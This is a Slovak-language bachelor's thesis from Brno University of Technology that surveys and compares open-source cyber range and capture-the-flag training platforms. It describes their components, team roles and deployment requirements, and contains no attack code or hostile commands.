
VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky
a komunikačních technologií

BAKALÁŘSKÁ PRÁCE

Brno, 2020 Patrik Židovský



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ
FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ
DEPARTMENT OF TELECOMMUNICATIONS

KYBERNETICKÉ POLYGONY
CYBER RANGES

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE — **Patrik Židovský**
AUTHOR

VEDOUCÍ PRÁCE — **doc. Ing. Jan Hajný, Ph.D.**
SUPERVISOR

BRNO 2020

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

Bakalářská práce

bakalářský studijní program **Informační bezpečnost**

Ústav telekomunikací

Student: Patrik Židovský ***ID:*** 203721
Ročník: 3 ***Akademický rok:*** 2019/20

NÁZEV TÉMATU:

Kybernetické polygony

POKYNY PRO VYPRACOVÁNÍ:

Cílem bakalářské práce je výběr a implementace softwarového nástroje pro tzv. cyber range v laboratoři VUT v Brně. Výstupem bakalářské práce bude kompletní zprovoznění nástroje v laboratoři VUT v Brně a vytvoření alespoň dvou úloh pro kybernetická cvičení.

DOPORUČENÁ LITERATURA:

[1] STALLINGS, William. Cryptography and Network Security. 2013. ISBN 9780133354690.

[2] Open-Source AWS Cyber Range [online]. [cit. 2019-09-06]. Dostupné z: https://github.com/secdevops-cuse/CyberRange

Termín zadání: 3.2.2020 ***Termín odevzdání:*** 8.6.2020

Vedoucí práce: doc. Ing. Jan Hajný, Ph.D.

doc. Ing. Jan Hajný, Ph.D.
předseda rady studijního programu

ABSTRAKT

Cieľom tejto bakalárskej práce je oboznámiť sa so softwarovými nástrojmi používanými pre tvorbu cyber rangov. Tieto nástroje slúžia na simuláciu reálnych kybernetických útokov ofenzívneho a defenzívneho charakteru v bezpečnom a legálnom prostredí. V teoretickej časti sú nástroje rozdelené podľa možných používateľov, dostupných tréningových modelov a účasníckych rolý. Popísaných je niekoľko konkrétných implementácii, zameriavaných na rozličné účely a individuálne riešenia štruktúry stavebných prvkov. Praktickou časťou je porovnanie dostupných softwarových nástrojov pomocou kriterií a výber najviac vyhovujúceho. Pre zvolený nástroj vytvoriť dva plne funkčné scenáre pre piatich používateľov.

KĽÚČOVÉ SLOVÁ

cyber range, SandBox Creator, provisioning, moduly, scenár, útočník

ABSTRACT

The goal of this bachelor thesis is to get acquainted with software tools used for creating cyber ranks. These tools are used to simulate real cyber attacks of an offensive and defensive nature in a secure and legal environment. In the theoretical part, the tools are divided according to possible users, available training models and participatory roles. Several specific implementations are described, focused on different purposes and individual solutions of the structure of building elements. The practical part is to compare the available software tools using criteria and select the most suitable. Create two fully functional scenarios for five users for the selected tool.

KEYWORDS

cyber range, SandBox Creator, provisioning, modules, scenario, attacker

ŽIDOVSKÝ, Patrik. *Kybernetické polygony*. Brno, 2020, 60 s. Bakalárska práca. Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací. Vedúci práce: doc. Ing. Jan Hajný, Ph.D.

VYHLÁSENIE

Vyhlasujem, že svoju bakalársku prácu na tému „Kybernetické polygony“ som vypracoval samostatne pod vedením vedúceho bakalárskej práce, s využitím odbornej literatúry a ďalších informačných zdrojov, ktoré sú všetky citované v práci a uvedené v zozname literatúry na konci práce.

Ako autor uvedenej bakalárskej práce ďalej vyhlasujem, že v súvislosti s vytvorením tejto bakalárskej práce som neporušil autorské práva tretích osôb, najmä som nezasiahol nedovoleným spôsobom do cudzích autorských práv osobnostných a/alebo majetkových a som si plne vedomý následkov porušenia ustanovenia § 11 a nasledujúcich autorského zákona Českej republiky č. 121/2000 Sb., o práve autorskom, o právach súvisiacich s právom autorským a o zmene niektorých zákonov (autorský zákon), v znení neskorších predpisov, vrátane možných trestnoprávnych dôsledkov vyplývajúcich z ustanovenia časti druhej, hlavy VI. diel 4 Trestného zákonníka Českej republiky č. 40/2009 Sb.

Brno ....

podpis autora

Tato práce vznikla jako součást klíčové aktivity KA6 - Individuální výuka a zapojení studentů bakalářských a magisterských studijních programů do výzkumu v rámci projektu OP VVV Vytvoření double-degree doktorského studijního programu Elektronika a informační technologie a vytvoření doktorského studijního programu Informační bezpečnost, reg. č. CZ.02.2.69/0.0/0.0/16_018/0002575.

EVROPSKÁ UNIE
Evropské strukturální a investiční fondy
Operační program Výzkum, vývoj a vzdělávání

MINISTERSTVO ŠKOLSTVÍ, MLÁDEŽE A TĚLOVÝCHOVY

Projekt je spolufinancován Evropskou unií.

Obsah

Zoznam obrázkov

Zoznam výpisov

1 Úvod

V súčasnej dobe sa čím ďalej tým viac stretávame s kybernetickými útokmi, ktoré prebiehajú každý deň po celom svete. Podľa Herjavec Group, "Cybercrime is the greatest threat to every company in the world." [1]. Ich odhadovaná celková cena škôd v roku 2021 má byť skoro 6 triliónov dolárov. V roku 2015 to bola polovica, 3 trilióny dolárov. Preto je dôležité aby IT profesionáli ale aj regulárni občania vedeli, ako minimalizovať riziko útoku alebo poprípade ako sa správať v prípade incidentu [1].

Prvá kapitola pojednáva o tréningových platformách, respektíve o cyber rangoch. Popisuje najčastejších používateľov, ktorý sa s cyber rangom stretnú a za akých okolností. S akých tipov úloh a scenárov môžu jednotlivé cvičenia pozostávať a rozdelení tímov, za akým účelom sa na cvičeniach zúčastňujú. Taktiež sú popísané základné časti, z ktorých sa cyber range skladá.

V druhej kapitole sa nachádza popis jedenástich open-source platforiem. Pozornosť je kladená na účel ich vytvorenia, základnú stavbu a ich nasadenie v praxy.

V nasledujúcej kapitole sú platformy porovnávané kritériami, na základe ktorých je jedná vybraná a následne detailne popísaná. Jej popis je zameraný na účel jednotlivých prvkov, ktoré tvoria danú platformu, spôsob inštalácie a spustenie scenárou.

Posledná kapitola sa venuje vytváraniu dvoch scenárov. Špecifikuje spôsob vytvárania súborou, z ktorých jednotlivé cvičenia pozostávajú a finálnu úpravu pre zvýšenie flexibility pri ich úpravách.

2 Tréningové platformy

2.1 Definícia

Tréningové platformy pre kybernetickú bezpečnosť pozostávajú z jedného alebo viacerých cyber rangov, kolekcie nástrojov potrebných pre danú úlohu a dokumentácií podporujúcich používateľa v každom kroku počas celého tréningu. Cyber range je špeciálne navrhnuté virtuálne prostredie, v ktorom sú spustené jednotlivé scenáre. Na dosiahnutie komplexných a realistických scenárov je možné združiť niekoľko cyber rangov. Z technického hľadiska sú to často najzložitejšie a najdrahšie komponenty tréningovej platformy.

Kolekcie potrebných nástrojov a dokumentácií sa môžu extrémne líšiť svojou kompozíciou a veľkosťou pri prechodoch medzi jednotlivými scenármi. Preto väčšinou nie sú súčasťou cyber rangov. Spravidla sú združené na vyhradených systémoch a implementované pomocou Learning Management Systems (LMS) alebo ad-hoc riešením.

Hlavnou myšlienkou je poskytnúť používateľom bezpečné a hlavne legálne prostredie, v ktorom sa môžu učiť nové techniky a rozvíjať, poprípade testovať svoje zručnosti. Trénovať svoje reakcie na rôzne hrozby a pripraviť sa na riešenie problémov v skutočnom svete [2].


2.2 Najčastejší používatelia

Používatelia tréningovej platformy môžu byť rozdelený do štyroch skupín podľa úlohy, ktorú pri dosahovaní cieľa zastupujú.

- Prvou skupinou sú študenti, ktorý aplikujú svoje teoretické znalosti v simulovanom prostredí, zlepšujú si schopnosti a učia sa riešiť problémy ako tím.
- Druhou skupinou sú učitelia, ktorý využívajú cyber range v triedach, aby ohodnotili svojich študentov.
- Treťou skupinou sú profesionáli. Môžu byť z odlišných odvetví, napríklad informačné technológie, bezpečnostné zložky, kybernetická bezpečnosť, incident management. Dôvodom je zlepšenie individuálnych alebo tímových znalosti a schopnosti.
- Štvrtou skupinou sú organizácie. Využívajú ich na hodnotenie vlastných schopností, školenia vlastného tímu a testovanie nových metód [3].

2.3 Komponenty

Logická reprezentácia komponentov potrebných pre vytvorenie cyber range je zobrazená na obrázku číslo 1.



Obr. 2.1: Logická reprezentácia komponentov.

- **Tréningový framework**, ktorý reprezentuje prístupový bod pre užívateľa do cyber range. Poskytuje podporu v podobe nápovied a relevantných dokumentácií pre tréningových aktivít jednotlivcom alebo tímu.
- **Dashboard** je interaktívny nástroj, ktorý je dostupný pre administrátora, respektíve organizátora na management a monitorovanie cyber rangov.
- **Weapon rack** poskytuje užívateľom sadu najmodernejších útočných a obranných nástrojov. Poskytnuté nástroje sú používané pri trénovaní ale aj pri reálnom testovaní zariadení a systémov.
- **Tvorca scenárov** je element, ktorý sa zaoberá vytváraním virtuálnych systémov. Je to automatizovaný proces, pri ktorom sa implementujú preddefinované funkcie daného scenára. Tieto funkcie sú: nastavenie sieťového pripojenia a firewallu, hardwarové požiadavky (počet jadier, veľkosť RAM a disku) a aký účel bude zastávať daná jednotka. Softwarové požiadavky, ktoré popisujú operačný systém, jeho presnú verziu a aké programy a knižnice majú byť nainštalované.

Konkrétne súbory, ktoré majú byť vytvorené v systéme. Definuje užívateľov systému a ich systémové práva.

- **Generátor sieťového** prenosu a aktivity. Je funkcia, ktorá je spustená automaticky na pozadí, aby simulovala štandardnú aktivitu používateľov. Napr. posielanie e-mailov, prezeranie si webových stránok, sieťový management.
- **Konektor** umožňuje rozšíriť cyber range pozostávajúcu iba z virtualizovaných prvkov na hybridný systém (zjednotenie virtuálnych a reálnych systémov). V niektorý prípadoch sa zvýši realistickosť scenárov.
- **Virtualizácia a Hardwarová infraštruktúra** je zodpovedná za softwarovú a hardwarovú vrstvu, ktorá implementuje a garantuje adekvátne nasadenie jednotlivých prvkov [3].

2.4 Modelovanie a simulovanie

V simuláciách, sú vytvárané modely komponentov reálneho sveta (ako ICT infraštruktúra), ktoré medzi sebou interagujú. Simulovanie má tú výhodu, že môže byť rozširovateľná, preto na jednom fyzickom zariadení môžu byť spustené viaceré modely. Ale nevýhodou je to, že tieto modely sú často abstrakcie objektov skutočného sveta, preto výsledky nemusia byť presné a nemusia odrážať realitu. Vytváranie modelov, ktoré zachytávajú komplexný, dynamický a stochastický charakter internetovej siete a počítačov vyžaduje značné úsilie.

Využívanie rýdzich simulácií pre výskum a vývoj kybernetickej bezpečnosti bolo spočiatku veľmi populárne. Ale dnes naberajú popularitu cyber range. To sa deje z troch hlavných dôvodov.

- Simulácie nikdy nedemonštrovali takú presnosť a komplexnosť ako reálne kybernetické útoky.
- Hardware s podporou virtualizácie sa stal viac cenovo dostupným. Preto vytvoriť cyber range vo veľkom meradle je dosiahnuteľnejšie.
- Open source a bežné nástroje na penetračné testovanie a databázy kybernetických útokov zjednodušujú využívanie reálnych útokov. Dostupnosť reálnych útokov znižuje potrebu vytvárania simulovaných útokov [4].

2.5 Základné tréningové modely

Tréningová platforma by mala zabezpečiť nevyhnutný tréningový obsah a funkcie pre účastníkov bez ohľadu na ich zručností alebo zamerania. Taktiež by mala byť zabezpečená osnova, pomocou ktorej bude prebiehať tréning ofenzívnych alebo defenzívnych techník [5].

2.5.1 Red team/Blue team

Je cvičenie, pri ktorom sa účastníci rozdelia do dvoch skupín (red a blue team). Red team predstavuje útočníkov a blue team chráni pridelenú infraštruktúru z vopred vytvorenými zranitelnosťami. Red team má za úlohu nájsť a využiť zranitelnosti a blue team má taktiež nájsť ale opraviť dané zranitelnosti a reagovať na úspešné útoky.Zvyčajne sa používa označenie "kybernetická vojna", čo je analógia ku konvenčnej vojne [8].

2.5.2 Individuálne

Tréningová platforma by mala byť dostatočne flexibilná a rozširovateľná aby obsiahla všetky potreby používateľa. Individuálny školenie dáva profesionálom príležitosť aby si prispôsobili úlohy a zlepšili si svoje špecifické nedostatky a vytvorili si školiacu dráhu prispôsobenú na mieru [5].

2.5.3 Capture the flag (CTF)

Sú to udalosti, ktoré sú väčšinou usporadúvané na konferenciách zapodievajúcich sa informačnou bezpečnosťou. Tieto udalosti pozostávajú zo série úloh, ktoré sa líšia stupňom obťažnosti a požadujú od účastníka rozličné znalosti pre ich vyriešenie. Ak je jednotlivá úloha vyriešená, účastník získa tzv. flag, za ktorý po zadaní na CTF server získa body. Úlohy sa môžu riešiť individuálne alebo v tíme. CTF udalosť je časovo obmedzená. Keď čas vyprší, zrátajú sa body a vyhráva tím s najväčším počtom bodov. Populárne oblasti, na ktoré sú úlohy zamerané sú: programovanie, kryptografia, exploitation, reverzné inžinierstvo [9].

2.6 Rozdelenie účastníckych rolý

2.6.1 Green team

Je skupina operátorov, zodpovedná za tréningovú infraštruktúru. Nastavujú a vytvárajú všetky virtuálne stroje, siete, riadiace systémy a systém zodpovedný za hodnotenie pokroku počas riešenia úloh. Green team taktiež monitoruje stav sandboxov. Opravujú poruchy a chyby v infraštruktúre, ak to je potrebné [7].

2.6.2 White team

Sú to manažéri, rozhodcovia, organizátori a inštruktori. Poskytujú základný popis, pravidlá a približnú štruktúru siete pre red team a blue team. Prideľujú úlohy, ktoré

musí blue team splniť na začiatku, ako napríklad simulovanie médií. Môžu byť aj v úlohe poradcov a poskytovať základné nápovedi blue teamu ak to je potrebné [7].

2.6.3 Red team

Majú rolu útočníka a pozostáva z odborníkov v oblasti kybernetickej bezpečnosti. Útočia na ciele v blue team infraštruktúre systematicky a pozorne nasledujú vopred preddefinovaný útočný scenár aby bola záťaž rovnomerne rozmiestnená na celý blue team. To znamená, že red team využíva zranitelnosti, ktoré neboli patrične zabezpečené. Nie je povolené útočiť na infraštruktúru mimo cyber rangu. Ak je útok úspešný, red team pridelí penalizačné body blue teamu [7].

2.6.4 Blue team

Je skupina, ktorej cieľ je ochrániť kritické aktíva a udržiavať sieťovú integritu a kontinuitu podľa zadaného tréningového plánu. Blue team má k dispozícii rôzne nástroje na ochranu siete, ktoré sú priamo súvisia so spusteným scenárom. Ich úlohou je identifikovať podozrivé udalosti, ktoré analyzujú a patrične na vyskytnuté hrozby reagujú. Vykonajú potrebné úkony, ktorými zabránia poškodeniu alebo ukradnutiu aktív. Útoky, proti ktorým sa musia brániť zrkadlia kybernetické útoky vyskytujúce sa v reálnych situáciách a tým získavajú znalosti, ktoré im pomôžu pri ich riešení [6].

2.6.5 Yellow team

Predstavuje odosobnených používateľov, ktorí robia nebezpečné úkony, ako klikanie na phishingové linky alebo inštalovanie nebezpečného softwaru s dôsledkom ohrozenia bezpečnosti siete. Tento tím je kontrolovaný organizátormi aby spustili dané udalosti alebo hrozby [2].

3 Open source platformy

3.1 Open Cyber Challenge Platform

Hlavnou časťou OCCP platformy je virtuálny stroj so špeciálnym účelom, ktorý sa nazýva Admin Virtual Machine. Jeho úlohou je analyzovať konfiguračný súbor a nastaviť podľa neho cvičné prostredie použitím API hypervisora. Platforma používa pre virtualizáciu VirtualBox, ktorý je odporúčaný, alebo VMware ESXi. OCCP je postavená na koncepte scenárov, ktoré sú špecifickými inštanciami úloh. Platforma poskytuje šesť typov úloh: Network Defense, Penetration Testing, Digital Forensics, Secure Programming, Incident response a Malware Analysis. Scenáre sú útočného alebo obranného typu. Dĺžka trvania úloh je preddefinované. Všetky VM a zúčastnení užívatelia (reálni a skriptovaní) sú rozdelený do tímov [2].

Scenár sú distribuovaný ako balíček, ktorý obsahuje: sieťové prvky v podobe VM, užívateľské VM v OVF formáte (webové a mailové servery, pracovné stanice), dokumentáciu a šablóny (inštrukcie, topológia siete, potrebné heslá k účtom). Game server je zodpovedný za chod scenárov. Riadi automatizáciu skriptov a stará sa o čas, akcie a skóre. Posledná je šablóna scenára. Je to XML súbor, ktorý obsahuje všetky detaily, ako pravidlá, cieľ, zdroje a nastavenia, časové špecifikácie a účty. Prv Admin VM spracuje XML súbor a výstup pošle Game serveru. V čase písania práce je dostupný iba Network Defense scenár [10].

3.2 SecDevOps-Cuse Cyber Range

Táto platforma ja prvý open-source AWS blueprint[1] na svete. Poskytuje framework pre kompletné ofenzívne a defenzívne nástroje a nástroje na reverzné inžinierstvo v privátnom výskumnom laboratóriu. Obsahuje viac ako 30 zranitelných verzií systémov a open-source školiacich systémov. Platforma je vytvorená v cloudovej službe spoločnosti Amazon, nazývaná AWS cloud. Pre prístup je potrebné si vytvoriť amazon účet. Na vytvorený účet tvorca platformy za zdieľa všetky Amazon Machine Images (AMI). Potom vytvorenie prostredia trvá menej ako 5 minút [11].

3.3 CyTrONe

CyTrONe je integrovaný framework vytvorený v Japan Advanced Institute of Science and Technology. Zahŕňa generátor tréningového obsahu, nastavenie a management

[1] Je súbor operačných systémov, sieťových adaptérov a nástrojov, ktoré sa dajú rôzne kombinovať, prípadne pridávať vlastné.

tréningového prostredia, používateľské rozhranie pre účastníkov a organizátorov [12].

Platforma sa skladá z troch modulov: training server, content server (CyLMS) a instantiation server (CyRIS). Tréningová databáza je kolekcia YAML súborov. YALM je formát textového dokumentu, ktorý pre prácu nevyžaduje špeciálne nástroje ani vedomosti a je ľahko vytvoriteľný a udržiavateľný. Framework je schopný zhromaždiť obsah z tréningovej databázy [12].

CyLMS je modul konvertujúci tréningový obsah z YAML formátu do SCORM balíku. Po prekonvertovaní nahrá SCORM balíček do Moodle repozitára aby organizátor mohol sprístupniť CTF aktivity pre účastníkov [13].


CyRIS je modul, ktorý vytvára a manažuje cyber range. Prečíta popis cyber range v YALM formáte a načíta VM image z lokálneho repozitára. Automaticky inicializuje prípravu užívateľov, inštaláciu obsahu a klonovanie VM. Výstup je plne funkčný cyber range [14].

CyRIS je modul, ktorý vytvára a manažuje cyber range. Prečíta popis cyber range v YALM formáte a načíta VM image z lokálneho repozitára. Automaticky inicializuje prípravu užívateľov, inštaláciu obsahu a klonovanie VM. Výstup je plne funkčný cyber range [14].

Qemu/KVM je použitý pre virtualizáciu, preto VM je v RAW formáte. V čase písania sa platforma stále vyvíja. Podporované systémy sú CentOS 7 a Ubuntu 16.4 [12].

3.4 Alpaca

Alpaca je platforma generujúca cyber range podľa obmedzujúcich parametrov. Využíva plánovací AI engine, databázu zranitelností a preddefinované nastavenia na generáciu mreže zranitelnosti. Mreža zranitelnosti je postup zranitelností a exploitov, pomocou ktorých sa používateľ dostane do definovaného cieľa. Je možné si vytvoriť grafickú podobu vo forme grafu, kde sú znázornené všetky možné cesty útokov.



Obr. 3.1: Príklad mreže zranitelnosti pre prístup k užívateľskému účtu

Alpaca taktiež vygeneruje VM vo formáte OVF, ktorá obsahuje zranitelnosti zadefinované v mreži zranitelností. Pre virtualizáciu je využitý VirtualBox, ktorý sa automaticky spusti s vytvorenou VM. Obmedzeniami je možné špecifikovať minimálnu alebo maximálnu komplexnosť cyber range alebo určitú zranitelnosť, ktorá má byť použitá [15].

3.5 PicoCTF

PicoCTF bolo vytvorené za účelom pozdvihnutia záujmu o informatiku na stredných školách. Primárne sa zameriava na ofenzívne znalosti účastníkov. CTF je vo forme webovej hry [16].

Platforma pozostáva z dvoch častí: Web server a Shell server.

Web server sprostredkováva prostredie pre účastníka, API riadiace CTF a pre organizátorov funkcie na management. Je možne rozšíriť funkcie servera o management odlišných skupín, napríklad pre nasadenie na školách a shell server integration, ktorý umožňuje plný prístup do linuxového systému s nevyhnutnými nástrojmi pomocou webového prehliadača.

Shell server poskytuje účastníkom prístup k CLI a príkazom, ktoré sú nevyhnutné a súborom súvisiacich s úlohami.

Prístupné sú úlohy zo všetkých picoCTF udalostí [17].

3.6 MkCTF

Cieľ tejto platformy je pomôcť vytvárať CTF úlohy pomocou formátu, ktorý umožní efektívnu integráciu a vývoj. Projekt bol vytvorený pre udalosť INS'hAck 2017. Platforma sa skladá z troch častí: mkctf-cli, mkctf-monitor a mkctf-server.

Mkctf-cli pomáha autorom úloh s manipuláciou mkCTF repozitára. Umožňuje výpis všetkých úloh, parametrov a kategórií. Vytváranie súborov potrebných pre účastníkov je podporované funkciou export.

Mkctf-monitor je all-in-one monitorovacie riešenie na pravidelné kontrolovanie úloh a posielanie hlásení do tabuľky ukazujúcej skóre cez HTTP API.

Mkctf-server spúšťa server sprístupňujúci HTTP API, ktorý umožňuje autentizáciu užívateľov, prístup k úlohám a tabuľku s dosiahnutým skóre.

V čase písania práce sú dostupné úlohy z INS'hAck 2018 a 2019 a poskytnuté HTTP API sa neodporúča používať [18].

3.7 Security scenario generator (SecGen)

SecGen vytvára komplexné VM založené na náhodne vybraných scenároch. Má modulárnu architektúru, ktorá môže dynamicky generovať úlohy a systém generovania nápovied, ktorý vytvorí importovateľný archív pre CTFd platformu. Každý modul je v XML formáte špecifikujúci základný operačný systém, CVE zranitelností, služby, nastavenie adaptérov, vytváranie užívateľov a obsah úlohy. Po zadaní obmedzení SecGen vyberie moduly a poskytne dynamickú instanciu cyber rangu. Pre virtualizáciu využíva VirtualBox [19].

3.8 Git-based CTF

Git-based CTF je red team/blue team CTF platforma, ktorú je ľahko hostovať počas kurzov. Pozostáva z troch hlavných fázy: príprava, injekcia a spustenie. Vo fáze prípravy je potrebné pripraviť sieťové služby v Docker kontajnery. Finálny výstup z fázy je Git repozitár, ktorý obsahuje Dockerfile a zdrojový kód pre zadanú službu. Vo fáze injekcie má účastník vložiť zranitelnosť do pripravenej služby z predchádzajúcej fázy. Ako dôkaz by mal byť sprístupnený funkčný exploit vloženej zranitelnosti. Exploit v Git-based CTF je program spustiteľný v Docker kontajnery, ktorý je dostatočne zašifrovaný a podpísaný. V poslednej fáze účastníci útočia na svojich oponentov. V čase písania prace nie sú dostupné žiadne ukážky zranitelností iba nápovedi pre tvorbu vlastných úloh [20].

3.9 FbCTF

Je CTF platforma vytvorená Facebookom aby zvýšili povedomie o informačnej bezpečnosti na stredných a vysokých školách. FbCTF bola navrhnutá s ohľadom na flexibilitu, umožňujúca rôzne druhy inštalácie pre rozličné potreby používateľov. Medzi hlavné patria development mode, ktorý je na testovanie úprav v systéme a production mode, ktorý je stabilnejší a využíva sa na udalostiach. Je dostupný repozitár z úlohami, ktorý zahrňuje oblasti týkajúce sa reverzného inžinierstva, forenznej a webovej analýzy a kryptografie [21].

3.10 CTFd

CTFd sa zameriava na jednoduchosť používania a prispôsobiteľnosť. Platforma má väčšinu funkcií, ktoré potrebuje organizátor podujatia na usporiadanie súťaže. Navyše ak dostupné funkcie sú nevyhovujúce, CTFd podporuje používanie pluginov a

tém, ktorými sa dá upraviť skoro každý aspekt funkcionality a výzoru bez zásahu do jadra systému. Tabuľka s výsledkami je vygenerovaná automaticky a môže ukazovať výsledky jednotlivcov alebo skupiny. V čase písania práce nie sú dostupné žiadne úlohy [22].

3.11 Sandbox Creator

Platforma SandBox Creator je súčasťou KYPO cyber rangu, ktorý je navrhnutý ako modulárny distribuovaný systém. Masívna virtualizácia umožňuje opakovane vytvárať plne funkčné virtualizované siete s plnohodnotnými operačnými systémami a sieťové zariadenia, ktoré napodobňujú systémi reálneho sveta. Vďaka modulárnej architektúre je možne spúšťať platformu na rôznych cloudových platformách ako napríklad OpenNebula alebo OpenStack [23].

4 Aplikácia platformy

4.1 Porovnanie platforiem

Porovnávanie jednotlivých platforiem sme spracovali do tabuľky. Vybrali sme desať kritérií, pre špecifikáciu jednotlivých platforiem a ľahší výber medzi nimi. Porovnávali sme štádium vývoja, respektíve kedy bola platforma naposledy aktualizovaná. S rastúcou komplexnosťou scenárov rastie hardwarové zaťaženie, preto boli brané do úvahy iba zistiteľné minimálne požiadavky. Kategóriou operačný systém/hypervisor rozlišujeme platformy na základe operačného systému alebo virtualizačnej alebo kontajnerizačnej technológie. Existenciou návodov, ukážok a preddefinovaných scenárov sme posudzovali reálne využívanie platformy. Prístupom študentov k úlohám porovnávame platformy na základe služieb potrebných na strane študenta. Komplexnosťou scenárov sme zisťovali podporované operačné systémy a sieťové prvky. Monitorovanie priebehu úloh porovnáva služby zbierajúce údaje počas cvičenia a sledovanie postupu užívateľov. Možnosť ukladania a zálohovania scenárov slúži na pozastavenie úlohy a následné spustenie v danom bode. Porovnávali sme taktiež aj vyžadovaný software tretích strán, licenciu a cenu za software.

	Open Cyber Challenge Platform	SecDevOps-Cuse Cyber Range
Referencie	https://opencyberchallenge.net/	https://github.com/secdevops-cuse/CyberRange
Štádium vývoja (posledná aktualizácia)	18.2.2018 posledná aktualilzácia Zastavenie financovania, komunitný vývoj	26.10.2019 posledná aktualizácia Dodatočné pridávanie zranitelných VM
Nároky na hardware	Vmware: Min 2 core CPU a 8GB RAM VirtualBox: x86 CPU a 2GB RAM	Všetko beží na AWS čiže lokálne hardwarové požiadavky niesú
Operačný systém/hypervisor	VirtualBox/Vmware vSphere	Amazon EC2 hypervisor s C5 instances
Existencia preddefinovaných scenárov	Iba jeden "Network Defence"	Nieje žiaden špecifický scenár
Prístup študenta k ulohám	Vmware Vsphere client alebo VirtualBox. Podľa voľby servera.	Pomocou ssh
Existencia návodov/ukážok	Návody sú nedokončené, postup instalácie iba pre VirtualBox. Ukážka žiadna	Návod je strohý ale dostačujúci. Ukážka na Security BSIdes London 2019
Komplexnosť scenárov	Officialne su podporované iba Ubuntu, Kali Linux a Fedora. Podporu iných systémov vyžaduje testovanie.	Dostupnosť cez 30 AMIs na AWS. Podporu iných je potreba otestovať
Monitorovanie priebehu úloh	Puppet zaznamenáva zmeny v súboroch	Nieje spomínané v dokumentácii
Možnosť ukladania/zálohovania scenárov	Možnosť vytvárania snapshotov	Možnosť vytvárania snapshotov
Vyžadovanie softvéru tretích strán	Puppet	Chocolatey, terraform, awscli, git, jq
Licencia	GNU General Public License v3.0	GNU General Public License v3.0
Cena	Licencia na Vmware	Cena sa odvíja od množstva instancii a zdrojov im prideleným

Obr. 4.1: Prvá časť tabuľky porovnávajúca Open Cyber Challenge Platform a SecDevOps@Cuse Cyber Range

	CyTrONE	Alpaca
Referencie	https://github.com/crond-jaist/cytrone	https://github.com/StetsonMathCS/alpaca
Štádium vývoja (posledná aktualizácia)	24.7.2019 posledná aktualizácia	23.4.2019 posledná aktualizácia
Nároky na hardware	Min: 2 core CPU a 8GB RAM	Nie sú spomenuté
Operačný systém/hypervisor	Ubuntu alebo CentOS / QEMU KVM	VirtualBox
Existencia preddefinovaných scenárov	Iba CTF úlohy pre moodle	Explicitne vytvorené niesú, iba šablony
Prístup študenta k ulohám	Študentovy sa dodá VM na jeho PC a pripojí sa cez SSH tunel	Študent dostane VDI s cielom, čo má dosiahnúť
Existencia návodov/ukážok	Návody sú vytvorený pre každý modul. Ukážky neexistujú	Existencia návodu na prípravu VDI ale žiadna ukážka
Komplexnosť scenárov	Oficiálne podporované sú CentOS 7, Ubuntu 16.04 a 18.04 a Windows 7. Pracujú na rozšírení pre ostatné OS.	Preddefinovaných je 21 zranitelností, ktoré sa aplikujú na ubuntu 18.04 server a cieľom je získať root access
Monitorovanie priebehu úloh	Je zabezpečené pomocou Moodlu (CTF)	Nieje k dispozícii
Možnosť ukladania/zálohovania scenárov	Nieje spomenuté v dokumentácii	Možnosť vytvárania snapshotov
Vyžadovanie softvéru tretích strán	Moodle, apache	SWI-prolog, Packer, Ansible, Graphviz
